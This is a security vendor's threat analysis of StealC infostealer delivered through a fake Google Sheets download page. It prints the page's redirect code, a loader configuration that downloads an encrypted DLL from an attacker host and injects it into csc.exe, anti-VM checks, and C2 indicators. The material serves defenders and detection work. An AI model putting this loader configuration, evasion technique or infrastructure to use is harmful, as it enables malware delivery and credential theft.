StealC Delivered via Deceptive Google Sheets

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-06 01:13:01 UTC

Adversaries don’t work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire’s Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here’s the latest from our TRU Team…

What did we find?

In early August 2023, our Security Operations Center (SOC) received a credential theft alert from our eSentire MDR for Endpoint service. During the investigation, we identified the source of the infection to be a malicious ad that the user encountered while looking to download Google Sheets. This ad redirected the user to a malicious page serving a downloader for StealC infostealer malware.

StealC first appeared on Russian hacking forums in January 2023; it’s written in the C programming language, and during the development process, the StealC developer relied on popular stealers such as Raccoon, Vidar, Redline, and Mars stealers.



Figure 1: Stealer advertisement

As mentioned above, StealC was distributed via a malicious page serving a fake warning message prompting the user to download a security update to be able to use the store, as shown below.



Figure 2: Fake warning message

Looking at the source code of the page, we noticed that the threat actor(s) implemented the source code obfuscation. We found a similar implementation of the code obfuscation.

Each base64-encoded string appears to include a random alphanumeric prefix and suffix, with a numerical value in between. The JavaScript code iterates through the array using the *forEach* method.

For each value, it decodes the base64-encoded string with *atob*, removes non-digit characters with the regular expression */\D/g* and parses the remaining number then subtracts “15662724” (evidence suggests this is a random value generated each time upon the page refresh), and converts it back to a character using *String.fromCharCode*.

Figure 3: Obfuscated source code

The deobfuscated code is shown below, and the obfuscation can also be bypassed by inspecting the elements in browsers If the user-agent contains “Chrome” or “Firefox”, the user will be served with a payload (Figure 4).

Figure 4: Deobfuscated source code

The payload download code is shown below:

```
const loaderLink = document.querySelector('#loader_link')

let loaderClicked = 0


loaderLink.addEventListener('click', event => {
    event.preventDefault()
    if (loaderClicked) {
        return
    }
    loaderClicked++
window.location.href='app/download.php?file=download'




})
```

Figure 5: Download code

The code redirects the user to *hxxps://sheetsdataaccess[.]com/download/app/download.php?file=download*, which then retrieves the payload from *hxxps://l6j4zw.dm.files[.]1drv.com* as shown below.



Figure 6: URL hosting the payload

We were able to extract the following configuration from the initial downloaded payload:

```
{
   "config":{
       "fake_error_on_black":true,
       "fake_error_caption":"Error",
```

```
        "fake_error_text":"Runtime Error 0x80248007",
        "date_unix":"1693515599"
    },

    "anti_vm":{
        "enabled":true,
        "anti_vm_exclusion_name":"2N5YWPMCWW5UBYQEN6T2.vmt.exe",
        "check_generic":true,
        "check_usernames":true,
        "check_pcnames":true,
        "check_gpu_vendor":true,
        "check_processes":true
    },

    "files":{
        "exe":{
            "pita":{
                "link":"hxxps://update-vinc.in[.]net/fno7bsukar/7mudndvdcr.dll",
                "aes_key":"17e9d5e23997357f614e9969082aad60",
                "folder":"%TEMP%",
                "change_md5":false,
                "pump_file":false,
                "add_folder_to_exclusions":false,
                "delete_after_execution":false,
                "add_to_startup":false,
                "delay":3,
                "start_in_memory_path":"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\csc.exe"
            }
        }
    }
}
```


The configuration retrieves the encrypted file from update-vinc.in[.]net, decrypts it, and injects it into the csc.exe process. The downloaded payload is compiled with Rust.

Interestingly, Kaspersky has the signature for the binary as “RustyPita,” which aligns with our observations. The configuration also includes features such as AntiVM (using WMI query “SELECT * FROM MSAcpi_ThermalZoneTemperature”, querying the registry keys for *HKEY_LOCAL_MACHINE\HARDWARE\ACPI\DSDT\VBOX__* (VirtualBox)), file size pump, fake error caption, and persistence via Startup.

The final payload, StealC, contains the obfuscated base64-encoded strings encrypted using the RC4 algorithm. In our sample, the key is “33453427594559923208945 87”.

```
43  dword_618144 = mw_rc4_decrypt_wrap((int)"DQTxB6GToJBb5Q==");
44  dword_6182CC = mw_rc4_decrypt_wrap((int)"JhyCDuUX3K9EFTg=");
45  dword_618164 = mw_rc4_decrypt_wrap((int)"LhSOTbtMy+1M");
46  dword_6184CC = mw_rc4_decrypt_wrap((int)"IxuZB/kWgeVMFQ==");
47  dword_61807C = mw_rc4_decrypt_wrap((int)"NhGFF+cH269EFTg=");
48  dword_618028 = mw_rc4_decrypt_wrap((int)"xq9EFTg=");
49  dword_618194 = mw_rc4_decrypt_wrap((int)"MhCOEuVRna9EFTg=");
```

Figure 7: StealC encrypted strings

Upon successful execution, StealC retrieves the DLL dependencies such as nss3.dll, msvcp140.dll, mozglue.dll, and freebl3.dll from the command-and-control server and places them under the C:\ProgramData folder.

Below is the configuration for the stealer and an example of the information exfiltrated by the attacker.

Figure 8: Configuration and gathered information from the infected machine

Further researching, we found another malicious website that is currently down using a similar landing page kit and impersonating Google Business Profile. The C2 IP suggests that TrueBot malware is involved (94.142.138[.]61).



Figure 9: Website impersonating Google Business Profile

What did we do?

- We investigated the activity and confirmed that it was malicious.
- Our team of 24/7 SOC Cyber Analysts isolated affected hosts to contain this incident in accordance with the business' policies.

What can you learn from this TRU Positive?

- The final payload, StealC, was injected into the csc.exe process.
- RustyPita includes a configuration that provides insight into its features and capabilities.
- Drive-by downloads continue to be a prevalent method to spread malware, such as information stealers and loaders.

Recommendations from our Threat Response Unit (TRU):

- Train users to identify and report potentially malicious content using Phishing and Security Awareness Training (PSAT) programs.
- Ensure employees have access to a dedicated software center to download corporate-approved software.
- Protect endpoints against malware by:
    - Ensuring antivirus signatures are up-to-date.
    - Using a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) tool to detect and contain threats.

Indicators of Compromise

Name	Indicators
RustyPita	1183eb455a4035ff573f8a4551c24799
StealC	d90150a866e48d1958da34fe2bf6ed61
StealC C2	hxxp://89.208.105[.]162/a7f3bfe3b25537ef.php
Payload hosting URL	hxxps://sheetsdataaccess.com/download/index[.]php?uid=70319b8fcd169a8a0b353fc26b1f5dc4
7mudndvdcr.dll	f3532a174cdcd90330e44111bb8c4175
Server hosting the encrypted payload	194.87.31[.]176

References

- https://www.esentire.com/security-advisories/increased-activity-in-google-ads-distributing-information-stealers
- https://debugactiveprocess.medium.com/anti-vm-techniques-with-msacpi-thermalzonetemperature-32cfeecda802

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Source: https://www.esentire.com/blog/stealc-delivered-via-deceptive-google-sheets